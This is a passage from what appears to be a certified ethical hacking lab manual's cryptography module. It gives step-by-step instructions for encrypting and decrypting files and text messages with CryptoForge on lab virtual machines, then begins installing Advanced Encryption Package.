
6. Now, switch to the **Windows 10** virtual machine.
7. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**, double-click **CryptoForge.exe**, and follow the steps to install the application using default settings.

TASK 4.2

Encrypt a File

8. Right-click the **Confidential.txt** file located at the same location (**E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**) and select **Encrypt** from the context menu.

Note: In this task, we are encrypting the **Confidential.txt** file, although you can encrypt any file of your choice.



9. The **Enter Passphrase - CryptoForge Files** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **qwerty@1234**.




Figure 1.4.4: Enter Passphrase - CryptoForge Files Dialog-Box

10. Now, the file will be encrypted in the same location, and the old file will be deleted automatically, as shown in the screenshot.

Note: No one can access this file unless the user provides the password for the encrypted file. You will have to share the password with the user through message, email, or any other means.

Figure 1.4.5: File Encrypted

TASK 4.3

Decrypt the Encrypted File

11. Let us assume that you shared this file through a shared network drive.
12. Now, switch to the **Windows Server 2019** virtual machine and navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**. You will observe the encrypted file in this location.
13. Double-click the encrypted file to decrypt it and view its contents.




Figure 1.4.6: Decrypted the Encrypted File

14. The **Enter Passphrase - CryptoForge Files** dialog-box appears; enter the password that you have provided in **Step#9** to encrypt the file and click **OK**.




Figure 1.4.7: Enter Passphrase - CryptoForge Files Dialog-Box

15. Upon entering the password, the file will be successfully decrypted. You may now double-click the text file to view its contents.




Figure 1.4.8: File Decrypted Successfully

16. So far, you have seen how to encrypt a file and share it with the intended user. Now, we shall share an encrypted message with a user.

TASK 4.4

Encrypt a Message

17. In the **Windows Server 2019** machine, click the **Start** icon present in the bottom-left corner of **Desktop** and click **CryptoForge Text** from the apps to launch the application.

18. The **CryptoForge Text** window appears; type a message and click **Encrypt** from the toolbar.




Figure 1.4.9: Encrypting a Text Message

19. The **Enter Passphrase - CryptoForge Text** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **test@123**.




Figure 1.4.10: Enter Passphrase - CryptoForge Text Dialog-Box

20. The message that you have typed will be encrypted, as shown in the screenshot.

20. The message that you have typed will be encrypted, as shown in the screenshot.




Figure 1.4.11: Encrypted Message

21. Now, you need to save the file. Click **File** in the menu bar and click **Save**.




Figure 1.4.12: Saving the File

22. The **Save As** window appears; navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**, specify the file name as **Secret Message.cfd**, and click **Save**.

Figure 1.4.13: Saving the File

23. Close the **CryptoForge Text** window.
24. Now, let us assume that you shared the file through the mapped network drive and shared the password to decrypt the file in an email message or through some other means.
25. Switch to the **Windows 10** virtual machine and navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**.

26. You will observe the encrypted file in this location; double-click the file **Secret Message.cfd**.




Figure 1.4.14: Viewing the Encrypted File

27. The **CryptoForge Text** window appears, displaying the message in an encrypted format. Click **Decrypt** from the toolbar to decrypt it.

27. The **CryptoForge Text** window appears, displaying the message in an encrypted format. Click **Decrypt** from the toolbar to decrypt it.




Figure 1.4.15: Decrypting the Encrypted File

28. The **Enter Passphrase - CryptoForge Text** dialog-box appears; enter the password you provided in **Step#19** to decrypt the message in the **Passphrase** field and click **OK**.




Figure 1.4.16: Enter Passphrase - CryptoForge Text Dialog-Box

29. The **CryptoForge Text** window appears, displaying the message in plain-text format, as shown in the screenshot.




Figure 1.4.17: Message Decrypted Successfully

Note: In real-time, you may share sensitive information through email by encrypting data using CryptoForge.

30. This concludes the demonstration of performing file and text message encryption using CryptoForge.
31. Close all open windows and document all the acquired information.
32. Turn off the **Windows Server 2019** virtual machine.

TASK 5 Perform File Encryption using Advanced Encryption Package

Here, we will use the Advanced Encryption Package tool to perform file encryption.

TASK 5.1

Install Advanced Encryption Package

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package** and double-click **aep.msi**.
2. **Windows Installer** initializes and the **Advanced Encryption Package Setup** window appears; click the **I accept the terms in the License Agreement** checkbox; then, click **Install**.

Advanced Encryption Package is a file encryption software for Windows used for secure file transfer, batch file encryption, and encrypted backups. It supports file and/or text encryption, performs secure file deletion, and creates an encrypted self-extracting file to send as an email attachment.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 1.5.1: Advanced Encryption Package Setup window

3. Follow the steps to install the application with default settings.
4. After the completion of the installation, **Completed the Advanced Encryption Package Setup Wizard** appears; then, click **Finish**.

Figure 1.5.2: Advanced Encryption Package Setup window

5. Now, click the **Start** icon from the bottom-left corner of **Desktop**; and from the list of **Recently added** applications, click **Advanced Encryption Package 2017** to launch the application.




Figure 1.5.3: Launching Advanced Encryption Package application from the Apps screen

6. The **Advanced Encryption Package - License Manager** window appears. Under the **License Manager** section, select the **Start free 30-day trial** radio button and click **Next**.




Figure 1.5.4: License Manager window

7. The **Activating** step appears displaying a **Success!** message; then, click **Next**.




Figure 1.5.5: Activation Window

8. Leave all options set to default in the **License Information** step and click **Finish**.




Figure 1.5.6: License Information section

9. The **Advanced Encryption Package** main window appears, as shown in the screenshot.

